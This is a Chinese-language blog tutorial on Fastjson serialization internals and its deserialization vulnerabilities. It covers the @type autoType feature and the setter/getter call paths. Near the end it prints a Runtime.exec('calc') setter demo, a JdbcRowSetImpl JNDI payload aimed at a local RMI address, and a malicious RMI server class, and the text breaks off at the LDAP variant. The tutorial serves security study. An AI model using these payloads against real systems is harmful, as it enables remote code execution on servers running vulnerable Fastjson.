参考文章:https://godownio.github.io/2024/10/28/fastjson-1.2.68-commons-io-xie-wen-jian
Java反序列化Fastjson篇04-Fastjson1.2.62-1.2.68版本反序列化漏洞 | Drunkbaby’s Blog
FastJson 是一个由阿里巴巴研发的java库,可以把java对象转换为JSON格式,也可以把JSON字符串转换为对象
Fastjson提供了两个主要接口来分别实现对于Java Object的序列化和反序列化操作。
JSON.toJSONStringJSON.parseObject/JSON.parse
fastjson简单使用 1 2 3 4 5 <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency >
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 package polo;public class User { private String name; private int id; public User () { System.out.println("无参构造" ); } public User (String name, int id) { System.out.println("有参构造" ); this .name = name; this .id = id; } @Override public String toString () { return "User{" + "name='" + name + '\'' + ", id=" + id + '}' ; } public String getName () { System.out.print("getName" ); return name; } public void setName (String name) { System.out.println("setName" ); this .name = name; } public int getId () { System.out.println("getId" ); return id; } public void setId (int id) { System.out.println("setId" ); this .id = id; } }

1 2 3 4 5 6 7 8 9 10 import com.alibaba.fastjson.JSON;import polo.User;public class FastjsonTest { public static void main (String[] args) { User user = new User ("lihua" ,3 ); String json = JSON.toJSONString(user); System.out.println(json); } }
但是这里转化的字符串只有属性的值,无法区分是哪个类进行了序列化转化的字符串,这里就有了在JSON.toJSONString的第二个参数SerializerFeature.WriteClassName写下这个类的名字
@type关键字标识的是这个字符串是由某个类序列化而来。
传入SerializerFeature.WriteClassName可以使得Fastjson支持自省,开启自省后序列化成JSON的数据就会多一个@type,这个是代表对象类型的JSON文本。
序列化与反序列化 1 2 3 4 5 6 7 String text = JSON.toJSONString(obj); VO vo = JSON.parse(); VO vo = JSON.parseObject("{...}" ); VO vo = JSON.parseObject("{...}" , VO.class);
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.serializer.SerializerFeature;import polo.User;public class FastjsonTest { public static void main (String[] args) { User user=new User (); user.setName("meteorkai" ); user.setId(1 ); System.out.println("--------------序列化-------------" ); String json_user=JSON.toJSONString(user); System.out.println(json_user); System.out.println("-------------反序列化-------------" ); Object u1=JSON.parse(json_user); System.out.println(u1.getClass().getName()); System.out.println(u1); System.out.println("-------------反序列化-------------" ); Object u2=JSON.parseObject(json_user); System.out.println(u2.getClass().getName()); System.out.println(u2); System.out.println("-------------反序列化-------------" ); Object u3=JSON.parseObject(json_user, User.class); System.out.println(u3.getClass().getName()); System.out.println(u3); } }

可以看到,如果我们反序列化时不指定特定的类,那么Fastjosn就默认将一个JSON字符串反序列化为一个JSONObject。需要注意的是,对于类中private类型的属性值,Fastjson默认不会将其序列化和反序列化。
fastjson中的@type 当我们在使用Fastjson序列化对象的时候,如果toJSONString()方法不添加额外的属性,那么就会将一个Java Bean转换成JSON字符串。
如果我们想把JSON字符串反序列化成Java Object,可以使用parse()方法。该方法默认将JSON字符串反序列化为一个JSONObject对象。
那么我们怎么将JSON字符串反序列化为原始的类呢?这里有两种方法
第一种是序列化的时候 ,在toJSONString()方法中添加额外的属性SerializerFeature.WriteClassName,将对象类型一并序列化,如下所示

1 2 3 4 String json_user=JSON.toJSONString(user); String json_user2=JSON.toJSONString(user,SerializerFeature.WriteClassName); System.out.println(json_user); System.out.println(json_user2);
Fastjson在JSON字符串中添加了一个@type字段,用于标识对象所属的类。
在反序列化该JSON字符串的时候,parse()方法就会根据@type标识将其转为原来的类。
1 2 3 Object u1=JSON.parse(json_user2); System.out.println(u1.getClass().getName()); System.out.println(u1);
第二种方法是在反序列化的时候 ,在parseObject()方法中手动指定对象的类型

1 2 3 4 5 6 7 8 9 10 11 12 13 14 import com.alibaba.fastjson.JSON;import polo.User;public class test { public static void main (String[] args) { String jsonString = "{\"@type\":\"polo.User\",\"id\":6," + "\"name\":\"MeteorKai\"}" ; Object obj = JSON.parseObject(jsonString,User.class); System.out.println(obj); System.out.println(obj.getClass().getName()); } }
如果不在后面加上User.class,那么就如下:
会被反序列化成JSONObject对象。
反序列化时的 Feature.SupportNonPublicField 参数 这里改下User类,将私有属性id的setid()函数注释掉(一般没人会给私有属性加setter方法,加了就没必要声明为private了)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 package polo;public class User { private String name; private int id; public User () { System.out.println("无参构造" ); } public User (String name, int id) { System.out.println("有参构造" ); this .name = name; this .id = id; } @Override public String toString () { return "User{" + "name='" + name + '\'' + ", id=" + id + '}' ; } public String getName () { System.out.print("调用了getName" ); return name; } public void setName (String name) { System.out.println("调用了setName" ); this .name = name; } public int getId () { System.out.println("调用了getId" ); return id; } }

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.Feature;import polo.User;public class test { public static void main (String[] args) { String jsonString = "{\"@type\":\"polo.User\",\"id\":6," + "\"name\":\"MeteorKai\"}" ; Object obj = JSON.parseObject(jsonString,Object.class); System.out.println(obj); System.out.println(obj.getClass().getName()); } }
发现我们并不能获取到 “age” 这个值,因为它是私有属性的。
如果要还原出 private 的属性的话,还需要在JSON.parseObject/JSON.parse中加上Feature.SupportNonPublicField参数。
然后我们看看加上这个参数的结果:
也就是说,若想让传给JSON.parseObject()进行反序列化的JSON内容指向的对象类中的私有变量成功还原出来,则需要在调用JSON.parseObject()时加上Feature.SupportNonPublicField这个属性设置才行。
parse和parseObject的区别 两者主要的区别就是parseObject()返回的是JSONObject而parse()返回的是实际类型的对象,当在没有对应类的定义的情况下,一般情况下都会使用JSON.parseObject()来获取数据。
我们直接把上面demo的parseObject改成parse,结果改变。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 import com.alibaba.fastjson.JSON;import polo.User;public class test { public static void main (String[] args) { String jsonString = "{\"@type\":\"polo.User\",\"id\":6," + "\"name\":\"MeteorKai\"}" ; Object obj = JSON.parse(jsonString); System.out.println(obj); System.out.println(obj.getClass().getName()); } }
发现根本不用JSON.parse(jsonString,User.class);了。
FastJson中的 parse() 和 parseObject() 方法都可以用来将JSON字符串反序列化成Java对象,parseObject() 本质上也是调用 parse() 进行反序列化的。但是 parseObject() 会额外的将Java对象转为 JSONObject对象,即 JSON.toJSON()。所以进行反序列化时的细节区别在于,parse() 会识别并调用目标类的 setter 方法及某些特定条件的 getter 方法,而 parseObject() 由于多执行了 JSON.toJSON(obj),所以在处理过程中会调用反序列化目标类的所有 setter 和 getter 方法。
1 2 3 4 public static JSONObject parseObject (String text) { Object obj = parse(text); return obj instanceof JSONObject ? (JSONObject)obj : (JSONObject)toJSON(obj); }
也就是说,我们用parse()反序列化会直接得到特定的类,而无需像parseObject()一样返回的是JSONObject类型的对象、还可能需要去设置第二个参数指定返回特定的类。

Fastjson调用流程简单分析 序列化 我通过toJSONString()方法能够将一个Java对象序列化为JSON字符串,我们简单调试一下,在setter和getter加上输出。
1 2 3 4 public static void main (String[] args) { User user=new User (); String json_user=JSON.toJSONString(user); }
可以看到toJSONString()方法实际是通过调用getter来获取对象的属性值的,进而根据这些属性值来生成JSON字符串。


接下来我们跟进toJSONString方法调试一下:
首先会进到 JSON 这个类,然后进到它的 toJSONString() 的函数里面
new 了一个 SerializeWriter 对象。我们的序列化这一步在这里就已经是完成了。

在进到 JSON 这个类里面的时候多出了个 static 的变量,写着 “members of JSON”,这里要特别注意一个值 DEFAULT_TYPE_KEY 为 “@type”,这个挺重要的。
里面定义了一些初值,赋值给 out 变量,这个 out 变量后续作为 JSONSerializer 类构造的参数。
很简单的序列化过程。
反序列化 下面我们来重点关注一下parse()方法是如何将一个JSON字符串反序列化为一个JSONObject对象的
parseObject()只是对于parse()做了封装,判断返回的对象是否为JSONObject实例并强转为JSONObject类。
1 2 3 4 public static void main (String[] args) { String JSON_Serialize = "{\"id\":18,\"name\":\"Faster\"}" ; System.out.println(JSON.parse(JSON_Serialize)); }
下面我们来测试一下,首先不使用@type标识
由于没有指定对象所属的类,Fastjson只是默认将JSON反序列化为了JSONObject。
下面我们再来看看加上@type标识的情况,这里我们使用parse()方法反序列化
1 2 3 4 public static void main (String[] args) { String JSON_Serialize = "{\"@type\":\"polo.User\",\"id\":18,\"name\":\"Faster\"}" ; System.out.println(JSON.parse(JSON_Serialize)); }
1 2 3 4 public static void main (String[] args) { String JSON_Serialize = "{\"@type\":\"polo.User\",\"id\":18,\"name\":\"Faster\"}" ; System.out.println(JSON.parseObject(JSON_Serialize)); }

可以推测出在反序列化过程中,会parse()先调用@type标识的类的构造函数,然后再调用setter给对象赋值。
而parseObject()方法会同时调用setter和getter
可以看见parseObject()方法返回的是一个JSON Object对象,因为该方法实际上是调用parse()方法,然后调用toJSON()方法将返回值强转为JSON Object。
所以这里调用setter的实际上是parse()方法,调用getter的是toJSON()方法。
如果我们不使用@type,而是在parseObject()中手动指定类
1 2 3 4 public static void main (String[] args) { String JSON_Serialize = "{\"id\":18,\"name\":\"Faster\"}" ; System.out.println(JSON.parseObject(JSON_Serialize,User.class)); }
为什么 Fastjson 在反序列化的时候会自动调用 getter/setter 我们看看源码,分析一下。
断点下在 DefaultJSONParser#parseObject 下开始调试,把 deserializer 的值拿出来,赋给 ObjectDeserializer deserializer,跟进一下。
我们继续跟进。
都是做了很多数据处理,直到此处,跟进。
继续往下走,终于才能看到我们的主角登场了 JavaBeanInfo#build
JavaBeanInfo#build 先通过反射获取我们 @type 里面要去反序列化的那个类的一些基本信息。
继续往下走,里面有一个 for 循环,当中把 @type 类对应的 Methods 全部拿出来。
首先会遍历 methods 中所有的 method 方法,然后会经过四个判断,只要符合任意一个判断就会触发 continue 跳出当前循环,所以必须要满足下面列出来的五个方法才能顺利执行,否则就会跳出当前循环(ps:这里和代码中的判断要反一反)
方法名长度不能小于4
不能是静态方法
返回的类型必须是void 或者是自己本身
传入参数个数必须为1或者2
方法开头必须是set
最后将可用的 setter 方法放到 fieldList 里面,如图
下面我们来看 getter 方法是如何被获取到的,其实是大同小异。首先会遍历 methods 中的每个方法,同样的如果要顺利执行下去需要符合四个条件
方法名长度不小于4
不能是静态方法
方法名要 get 开头同时第四个字符串要大写
方法返回的类型必须继承自 Collection Map AtomicBoolean AtomicInteger AtomicLong
传入的参数个数需要为 0
同样的如果符合上面要求的就会添加到 FieldInfo 中。最后返回 JavaBeanInfo,beanInfo 中会存放我们类中的各种信息
后续,在 JavaBeanDeserializer#deserialze 方法中,对 FieldInfo 进行循环遍历,将每一个可用的 setter 与 getter 方法拿出来,具体的触发流程是这样的:
跟进之后是反射调用方法的语句
fastjson反序列化漏洞 根据上文的分析,在反序列化时,parse触发了set方法,parseObject同时触发了set和get方法,由于存在这种autoType特性。如果@type标识的类中的setter或getter方法存在恶意代码,那么就有可能存在fastjson反序列化漏洞。
一个小demo
Calc.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 import java.io.IOException; public class Calc { public String calc; public Calc () { System.out.println("调用了构造函数" ); } public String getCalc () { System.out.println("调用了getter" ); return calc; } public void setCalc (String calc) throws IOException { this .calc = calc; Runtime.getRuntime().exec("calc" ); System.out.println("调用了setter" ); } }
1 2 3 4 5 6 7 8 import com.alibaba.fastjson.JSON; public class Fastjson_Test { public static void main (String[] args) { String JSON_Calc = "{\"@type\":\"Calc\",\"calc\":\"Faster\"}" ; System.out.println(JSON.parseObject(JSON_Calc)); } }
parseObject调用getter和setter
成功执行了setter中的恶意代码。因此,只要我们能找到一个合适的Java Bean,其setter或getter存在可控参数,则有可能造成任意命令执行。
小结一下漏洞:
若反序列化指定类型的类如Student obj = JSON.parseObject(text, Student.class);,该类本身的构造函数、setter方法、getter方法存在危险操作,则存在Fastjson反序列化漏洞;
若反序列化未指定类型的类如Object obj = JSON.parseObject(text, Object.class);,该若该类的子类的构造方法、setter方法、getter方法存在危险操作,则存在Fastjson反序列化漏洞;
关键是要找出一个特殊的在目标环境中已存在的类,满足如下两个条件:
该类的构造函数、setter方法、getter方法中的某一个存在危险操作,比如造成命令执行;
可以控制该漏洞函数的变量(一般就是该类的属性);
Fastjson<=1.2.24 我们先来看最开始的漏洞版本是<=1.2.24,在这个版本前是默认支持@type这个属性的
这个版本的jastjson有两条利用链——JdbcRowSetImpl和Templateslmpl
环境:
jdk8u65,最好是低一点的版本,因为有一条 Jndi 的链子;虽然说也是可以绕过,我们这里还是一步步来比较好。
Maven 3.6.3
1.2.22 <= Fastjson <= 1.2.24
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 <dependency > <groupId > com.unboundid</groupId > <artifactId > unboundid-ldapsdk</artifactId > <version > 4.0.9</version > </dependency > <dependency > <groupId > commons-io</groupId > <artifactId > commons-io</artifactId > <version > 2.5</version > </dependency > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency > <dependency > <groupId > commons-codec</groupId > <artifactId > commons-codec</artifactId > <version > 1.12</version > </dependency >
JdbcRowSetImpl利用链 JdbcRowSetImpl利用链最终的结果是导致JNDI注入,可以结合JNDI的攻击手法进行利用。是通用性最强的利用方式,在以下三种反序列化中均可使用,JDK版本限制和JNDI类似。
1 2 3 parse(jsonStr) parseObject(jsonStr) parseObject(jsonStr,Object.class)
RMI+JNDI JDK版本为JDK8u_65,但是我用8u65的时候fastjson就导入不了了,烦烦的
JdbcRowSetImpl 类里面有一个 setDataSourceName() 方法,一看方法名就知道是什么意思了。设置数据库源,我们通过这个方式攻击。
1 2 3 4 { "@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"rmi://localhost:1099/Exploit", "autoCommit":true }
根据 JNDI 注入的漏洞利用,需要先起一个 Server,然后把恶意的类放到 vps 上即可。这里我们把恶意类放在本机即可。
受害客户端 Fastjson_Jdbc_RMI.java
1 2 3 4 5 6 7 8 9 10 11 12 import com.alibaba.fastjson.JSON; public class Fastjson_Jdbc_RMI { public static void main (String[] args) { String payload = "{" + "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"rmi://127.0.0.1:1099/hello\", " + "\"autoCommit\":true" + "}" ; JSON.parse(payload); } }
恶意RMI服务端 RMI_Server_Reference.java
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 import com.sun.jndi.rmi.registry.ReferenceWrapper;import javax.naming.Reference;import java.rmi.Naming;import java.rmi.registry.LocateRegistry;public class RMI_Server_Reference { void register () throws Exception{ LocateRegistry.createRegistry(1099 ); Reference reference = new Reference ("calc" ,"calc" ,"http://127.0.0.1:8888/" ); ReferenceWrapper refObjWrapper = new ReferenceWrapper (reference); Naming.bind("rmi://127.0.0.1:1099/hello" ,refObjWrapper); System.out.println("Registry运行中......" ); } public static void main (String[] args) throws Exception { new RMI_Server_Reference ().register(); } }
然后我们首先在恶意类处开启监听
LDAP+JNDI JDK版本为JDK8u_181
我们只需要更改一下payload即可,受害客户端
